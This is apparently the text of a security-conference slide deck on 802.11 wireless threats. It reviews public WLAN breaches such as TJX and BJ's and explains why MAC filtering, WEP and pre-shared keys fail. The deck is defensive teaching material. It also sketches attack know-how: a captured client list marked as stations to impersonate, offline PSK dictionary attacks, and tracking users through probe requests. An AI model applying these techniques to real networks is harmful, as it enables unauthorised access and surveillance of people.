Wireless Threats and Practical Exploits


Joshua Wright, Senior Security Researcher

ARUBA networks

Introduction

- IEEE 802.11 technology and vulnerabilities
- Examining public WLAN attacks and the impact to organizations
- Learning from examples of what doesn't work with wireless security
- Emerging attack and wireless exploit trends

802.11 Technology and Vulnerabilities



Technology

1999: PHY/MAC 802.11a 802.11b, EAP/TLS, EAP-MD5

2000: LEAP

2001: Regulatory Domain Extensions

2002: PEAP, TTLS

2003: 802.11g, Europe 5 GHz, WPA

2004: 802.11i, WPA2, Japan 5GHz, EAP-FAST

2005: QoS

2006

2007: Radio Resource Mgmt, Fast Roaming, early mesh deployments

2008: MIMO, WAVE, Mesh, External Internetwork, Mgmt. Frame Protection

2009: Performance, Net. Mgmt, 3.65 GHz

Vulnerabilities

1999

2000

2001: Early wardriving, early WEP attacks

2002: Windows wardriving tools, growing attack tool sophistication

2003: Hotspot impersonation, LEAP exposed

2004: Sophisticated WEP attack tools, attacks against WPA-PSK, PHY jamming tools commodity

2005: Hotspot manipulation, QoS attacks, WIDS fingerprinting

2006: WIDS evasion, client attacks gaining popularity, fuzzing

2007

2008: Metasploit for Wireless
Critical client driver vulns
AP Fuzzing?
RADIUS Fuzzing?
802.11 VA Tools?
Attacks Against TKIP?

2009

ARUBA networks

Review of Public WLAN Security Attacks

- 3/2002: Houston TX, Harris County Courts
  - Stefan Puffer demonstrates to the Houston Chronicle how easy it is to gain access to court system
  - Puffer is tried for computer trespass, acquitted
  - Harris County must remove all WLANs after very public exposure of weak wireless security

- 5/2002: Best Buy
  - Discussion on public mailing lists reveals merchant transmits CC#'s on unencrypted WLAN in stores
  - Best Buy removes 493 store WLANs
  - No charges filed, no estimate on number of CC's exposed to passive WLAN listeners

Review of Public WLAN Security Attacks

- 10/2003: Lowe's
  - Botbyl and Timmins access an unencrypted, unauthenticated wireless LAN in Southfield, Michigan
  - Obtain access to internal servers across 7 US states
  - Crash PoS system while planting CC sniffing software
  - Apprehended by FBI, both plead guilty to charges

- 3/2004: BJ's
  - Wholesale merchant reports that a "small fraction" of its 8-million customers may have had CC#'s stolen
  - FTC asserts charges against BJ's for unencrypted wireless networks, default usernames/passwords and insufficient monitoring
  - BJ's settles, recording $10M in legal costs, agrees to thorough external audits every other year for 2 decades

Review of Public WLAN Security Attacks

- 6/2005: GE Money
  - Branch in Finland reports €200,000 stolen
  - Investigators traced attack to unprotected consumer WLAN
  - Initial investigation against owner revealed suspect not guilty, unprotected WLAN used to hide tracks
  - Further investigation reveals GE Money data security manager and accomplices stole account information
- 9/2005: Pacific Gas and Electric
  - Utility hired PR consultancy Meridian in battle against competitor South San Joaquin Irrigation District
  - Meridian employee used unprotected SSJID WLAN

"[The Meridian employee] began taking notes on his laptop, which automatically connected to the SSJID's open wireless network. The investigation […] found the employee scrolled through 31 documents on the open server. He downloaded seven of those documents, and eventually sent them to his supervisor back in Sacramento."

Review of Public WLAN Security Attacks

- 1/2007: TJX
  - Marshalls department store in St. Paul Minnesota WEP-protected WLAN compromised
  - Estimates between 45.7 million and 200 million payment card numbers revealed
  - 451,000 drivers licenses and SS#'s also compromised
  - Forrester Research estimates the cost of the breach could surpass 1 billion dollars in 5 years

"TJX declined to comment on those numbers, but says it is undertaking a "thorough, painstaking investigation of the breach," […] It says it will also pay for a credit-card fraud monitoring service to help avert identity theft for customers whose Social Security numbers were stolen. "**We believe customers should feel safe shopping in our stores**," says a letter from Chief Executive Carol Meyrowitz posted on TJX's Web site."

Review of Public WLAN Security Attacks


- 9/2007: Pentagon Federal Credit Union, Citibank
  - Hacker "Max Vision" (Max Butler) was indicted in 2001 for exploiting hundreds of military and DoD contractor systems
  - Indicted again in September 2007 for 3 counts wire fraud, two counts transferring stolen identity information

"… Butler moved to various hotel rooms where he would use a high-powered antenna to intercept wireless communications ... He would use the information obtained to hack into the institutions. One witness said Butler gained access to the Pentagon Federal Credit Union, Citibank and a government employee's computer."

"Bloodhound WiFi Gun"

Timeline and Incidents

- Most public attacks against unprotected networks
- WEP attacks effective 6+ years after critical flaws announced
- Emerging attacks of today not solved with standards



Best Buy, Houston Court System

GE Money, PG&E

TJX

BJ's

Lowe's

PFCU Unknown Vulnerability

Value in Recognizing Failures

- Valuable lessons in past mistakes
- Organizations can apply these lessons to WLANs and future technology


Super-hot iPhone has no 802.1X support; can only use PSK for authentication

WiMAX designed without the ability to authenticate service provider

Deficiencies in home-grown encryption cipher reduce quality to below 40-bit encryption

MAC Filtering is Easily Bypassed

- Often used as an authentication mechanism
  - Especially for legacy devices
- Trivial for an attacker to identify valid MAC addresses and impersonate
- *Strong authentication must involve cryptographic primitives, independently evaluated*




```
Network List—(Packets desc)————————————————————————————————(-) Up——  ┌Info——
    Name                               T W Ch  Packts Flags IP Range  Ntwrks
 ┌Client List—(First Seen)————————————————————————————————————————————————┐
    T MAC               Manuf             Data Crypt  Size IP Range       Sgn
  . F 00:04:5A:2B:3D:CE Linksys              0     0    0B 0.0.0.0          0
  . F 00:04:5A:E0:45:6C Linksys              0     0    0B 0.0.0.0          0
  . F 00:04:5A:0B:70:FB Linksys              0     0    0B 0.0.0.0          0
  . F 00:06:53:BE:62:78 Unknown                              .0.0           0
  . F 00:04:5A:29:51:B6 Linksys                             209.70.174      0
  . F 00:20:78:C7:9A:ED Unknown                             209.70.122      0
  . F 00:20:78:D3:15:1E Unknown                              .0.0           0
  . F 00:04:5A:E1:B7:D6 Linksys                             209.70.221      0
  . F 00:04:5A:25:F0:90 Linksys                              .0.0           0
  . F 00:06:28:55:8F:41 Unknown                              .27.100.218    0
  . F 00:10:E7:F5:C3:2D Unknown              0     0    0B 0.0.0.0          0
  . F 00:20:E0:89:6F:5B Unknown              1     0  360B 0.0.0.0          0
  . F 00:20:D6:7C:9C:13 Unknown              1     0   82B 66.209.70.160    0
 └────────────────────────────────────────────────────────────────────────┘
Battery: unavailable, AC power———————————————————————————————————————————————
```

Authorized stations to impersonate

"No-one Would Hack Us"

- Many attacks are opportunistic
  - Best Buy 2002: Credit Card disclosure discovered during casual analysis, disclosed on public mailing list
  - Lowe's unencrypted network, was not intended to give access to POS system and credit card numbers
- Houston Court System
  - Stefan Puffer invited reporter to observe how insecure the WLAN was, instant public attraction to a weak target


» Retailers haven't learned from TJX - still running WEP | George Ou | ZDNet.com - Mozilla F
File
Edit
View
History
Bookmarks
Tools
Help
http://blogs.zdnet.com/O
George Ou
Real World IT

JCPenny:
JCPenny only used WEP on their network and it was actively being used by many wireless LAN clients. It does not look good at all.

Macy's:
Macy's only used WEP on their network and it was very active. I could see a lot of Cisco and Symbol clients connected to the access points. These clients may be the cash registers. Macy's does not look good.

May 10th, 2007

Retailers haven't learned from TJX - still running WEP

Posted by George Ou @ 3:46 am

WEP Encryption is Insufficient

- WEP was a blunder in wireless security
- The lessons of WEP have not been lost on WPA/WPA2
- There is no saving WEP, only techniques to mitigate exposure once compromised
  - Upper-layer application encryption
  - Role-based access controls to limit data disclosure and network accessibility
  - Automatic blacklisting for policy enforcement (e.g. when a Symbol scanner tries to open http://www.google.com)
- Add-on mechanisms designed to perpetuate WEP are simply ineffective

Pre-Shared Key Authentication Cannot Scale

- WPA/WPA2 accommodates authentication using IEEE 802.1X or a pre-shared key
    - PSK authentication is "WPA-Personal", 802.1X is "WPA-Enterprise"
- WPA-Personal is deployed without the complexity of IEEE 802.1X, no EAP type configuration
    - Attractive to deploy, but insecure
- Like WEP, PSK authentication is weak and cannot scale
    - Subject to offline dictionary attacks
    - A stolen/lost device with PSK mandates rotation of all PSK's throughout the organization
    - How many people require knowledge of the key?
    - Is the key stored on laptops accessible to users?

Failure to Monitor Exposes Networks

- Rogue devices are a significant threat
- Failure to monitor for attacks and unauthorized access not taken lightly by FTC
- Monitoring a required aspect of enforcing policy throughout the organization
- Quarterly or annual monitoring delivers an incomplete assessment of the WLAN

BJ's before the Federal Trade Commission

"… Respondent did not employ reasonable and appropriate measures to secure personal information" … "(4) failed to employ sufficient measures to detect unauthorized access or conduct security investigations"

Malicious Rogue Compromise

"We recently suffered an intrusion attempt on our internal network.

…

We traced the source back to an unauthorized wireless router (D-Link 714P+, if it matters) plugged into a live but unused network jack in a barely-accessible location.

…

We have suspicion, but not actual certainty, that the router was placed by the same intruder as executed the network attacks."

http://www.securityfocus.com/archive/75/374672


Attacks on Wireless Networks

- Examination of several threats application to wireless networks today
- All tools readily available through public sources

Anonymity Attacks

- Attack against personal anonymity
- Wireless technology is inherently chatty and often uniquely tied to the user
- Wireless cards will periodically search for their preferred networks by name
- Attacker can eavesdrop on this conversation to identify unique names
- Can associate location to network name

Windows XP Preferred Network List



Wireless Network Connection Properties

☑ Use Windows to configure my wireless network settings

Available networks:

To connect to, disconnect from, or find out more information about wireless networks in range, click the button below.

